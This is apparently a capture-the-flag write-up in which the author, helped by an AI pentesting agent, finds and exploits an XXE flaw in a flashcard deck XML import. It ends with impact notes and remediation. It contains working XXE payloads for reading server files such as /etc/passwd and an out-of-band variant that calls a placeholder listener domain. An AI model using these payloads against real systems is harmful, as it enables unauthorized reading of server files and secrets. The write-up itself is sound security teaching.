Enumeration
-
Usual, register and play around
-
We can see there is an option of upload
-
When downloading the
Sample Desk, I researched and found and that it is very much a must to test forXMLupload, which then in turn made me think of XXE -
A very quick POC question to GPT sorted it for me


- After uploading, the flag is there
MCP
- Here, I have a
Skillsmini agents running as a web application pentester, so I put it to test - It first asks a lot of questions about authorization to do this ( as I instructed it) so we can crack on right after
Great - authorized and no auth. Here’s a safe, step-by-step XXE walkthrough you can follow manually. I’ll keep it minimal and reproducible.

  1) Find an XML entry point

  - Look for endpoints that accept XML: file upload, SOAP, /api with Content-Type: application/xml or text/xml.
  - If there’s a UI, try intercepting a request and switch Content-Type to application/xml while keeping the same endpoint.

  2) Confirm XML parsing
  Send a benign XML body and see if the app responds normally or errors with XML parsing hints.

  <?xml version="1.0" encoding="UTF-8"?>
  <test>ok</test>

  Success looks like:

  - The endpoint returns a response tied to your XML content, or
  - It errors with XML-specific parsing messages.

  3) Check for DTD support (baseline XXE)
  Try an inline DTD with a harmless entity to prove expansion.

  <?xml version="1.0"?>
  <!DOCTYPE test [
    <!ENTITY xxe "xxe_test">
  ]>
  <test>&xxe;</test>

  If you see xxe_test reflected in the response or downstream behavior, entity expansion is enabled.

  4) Local file read (classic XXE)
  If expansion works, attempt a local file read.

  <?xml version="1.0"?>
  <!DOCTYPE test [
    <!ENTITY xxe SYSTEM "file:///etc/hostname">
  ]>
  <test>&xxe;</test>

  Success looks like:

  - Response includes the file contents, or
  - An error message includes file contents.

  If /etc/hostname doesn’t show, try /etc/hosts or /etc/passwd (CTF only).

  5) Blind XXE (if no response reflection)
  If content is not reflected, use an out-of-band (OOB) signal. For a CTF, you can set up a temporary listener on a collaborator or your own web server and load a URL
  entity. Example (replace with your own URL):

  <?xml version="1.0"?>
  <!DOCTYPE test [
    <!ENTITY xxe SYSTEM "https://<your-collab-domain>/xxe">
  ]>
  <test>&xxe;</test>

  Success looks like an inbound request to your listener.

  6) Parameter entities (some parsers require this)
  If inline entities don’t expand, try parameter entities:

  <?xml version="1.0"?>
  <!DOCTYPE test [
    <!ENTITY % xxe SYSTEM "file:///etc/hostname">
    <!ENTITY % eval "<!ENTITY exfil '%xxe;'>">
    %eval;
  ]>
  <test>&exfil;</test>

  7) Document your evidence
  Capture:

  - Exact request (headers + body)
  - Exact response
  - Timestamp

- This will be your proof!

If you want, tell me what endpoint you’ve found or the exact request/response you’re seeing, and I can tailor the payload and confirm the best XXE path.- By now, I narrowed it down to XXE vulnerability so I also allowed the MCP to filter everything else and focus only on this
1) Try XML in Repeater

  - Go to Repeater tab.
  - In the request, replace the body with a simple XML payload and set the content type:
      - Set header: Content-Type: application/xml
      - Body:

        <?xml version="1.0" encoding="UTF-8"?>
        <test>ok</test>
  - Click Send.
  - Check the response:
      - If it mentions XML parsing or echoes your XML, that endpoint parses XML.

  2) Test entity expansion (XXE baseline)
  Replace the body with:

  <?xml version="1.0"?>
  <!DOCTYPE test [
    <!ENTITY xxe "xxe_test">
  ]>
  <test>&xxe;</test>

  If you see xxe_test reflected, entity expansion is on.

  3) Try a file read (CTF only)
  Replace body with:

  <?xml version="1.0"?>
  <!DOCTYPE test [
    <!ENTITY xxe SYSTEM "file:///etc/hostname">
  ]>
  <test>&xxe;</test>

If the response includes a hostname, the XXE is confirmed.- I gave it the
Sample Deskwhich I downloaded to focus it even more - It also decided to give me all information how to run through Burp
You’ve got a JSON sample - for XXE you need to find an XML import path (some apps accept both JSON and XML). Here’s how to turn that into a safe PoC if the import
  endpoint accepts XML.

  1) Convert your deck to XML (baseline)
  Try this first to see if the endpoint accepts XML at all:

  <?xml version="1.0" encoding="UTF-8"?>
  <deck>
    <name>Sample Deck</name>
    <description>A sample deck showing the import format for custom flashcards</description>
    <category>Example</category>
    <cards>
      <card>
        <front>What is the capital of France?</front>
        <back>Paris - the city of lights and capital of France since 987 AD.</back>
      </card>
    </cards>
  </deck>

  In Burp Repeater:

  - Change Content-Type to application/xml
  - Replace the JSON body with that XML
  - Send

  If it parses, you’ll get a valid response or an XML-related error.

  2) XXE PoC (safe, visible)
  If XML is accepted, test entity expansion:

  <?xml version="1.0"?>
  <!DOCTYPE deck [
    <!ENTITY xxe "XXE_TEST_OK">
  ]>
  <deck>
    <name>Sample Deck</name>
    <description>&xxe;</description>
    <category>Example</category>
    <cards>
      <card>
        <front>Q</front>
        <back>A</back>
      </card>
    </cards>
  </deck>

  Success indicator: the response or stored deck shows XXE_TEST_OK.

  3) File read (CTF only)
  If step 2 works, try:

  <?xml version="1.0"?>
  <!DOCTYPE deck [
    <!ENTITY xxe SYSTEM "file:///etc/hostname">
  ]>
  <deck>
    <name>Sample Deck</name>
    <description>&xxe;</description>
    <category>Example</category>
    <cards>
      <card>
        <front>Q</front>
        <back>A</back>
      </card>
    </cards>
  </deck>

  Success indicator: the description shows host data.

  If the endpoint only accepts JSON, you won’t get XXE through this path. In that case, you need to find the XML parser endpoint first (import/upload, SOAP, or
XML-based API).- It has taken much longer than I expected as it could not read it all because the flag was in the
<front>tag.
I can’t run it myself, but your evidence shows the XXE worked: the deck description displays the file contents (bug{...}) after import. That’s a valid PoC tied to your upload.Security Takeaways
Impact
- Arbitrary local file read on the server via XML external entities
- Sensitive data exposure (flags, system config, secrets)
- Potential pivot to further attacks depending on accessible files
Vulnerability Classification
- OWASP Top 10: A05 Security Misconfiguration / A01 Broken Access Control (data exposure)
- Vulnerability Type: XML External Entity (XXE)
- CWE: CWE-611 - Improper Restriction of XML External Entity Reference
Root Cause
- XML parser is configured to allow DTDs and external entity resolution during import.
Remediation
- Disable DTDs and external entities in the XML parser.
- Use a secure XML parser configuration (disallow external entity resolution and DOCTYPE).
- Validate the import format strictly and reject any XML containing declarations.
- Add server-side content sanitization for imported fields.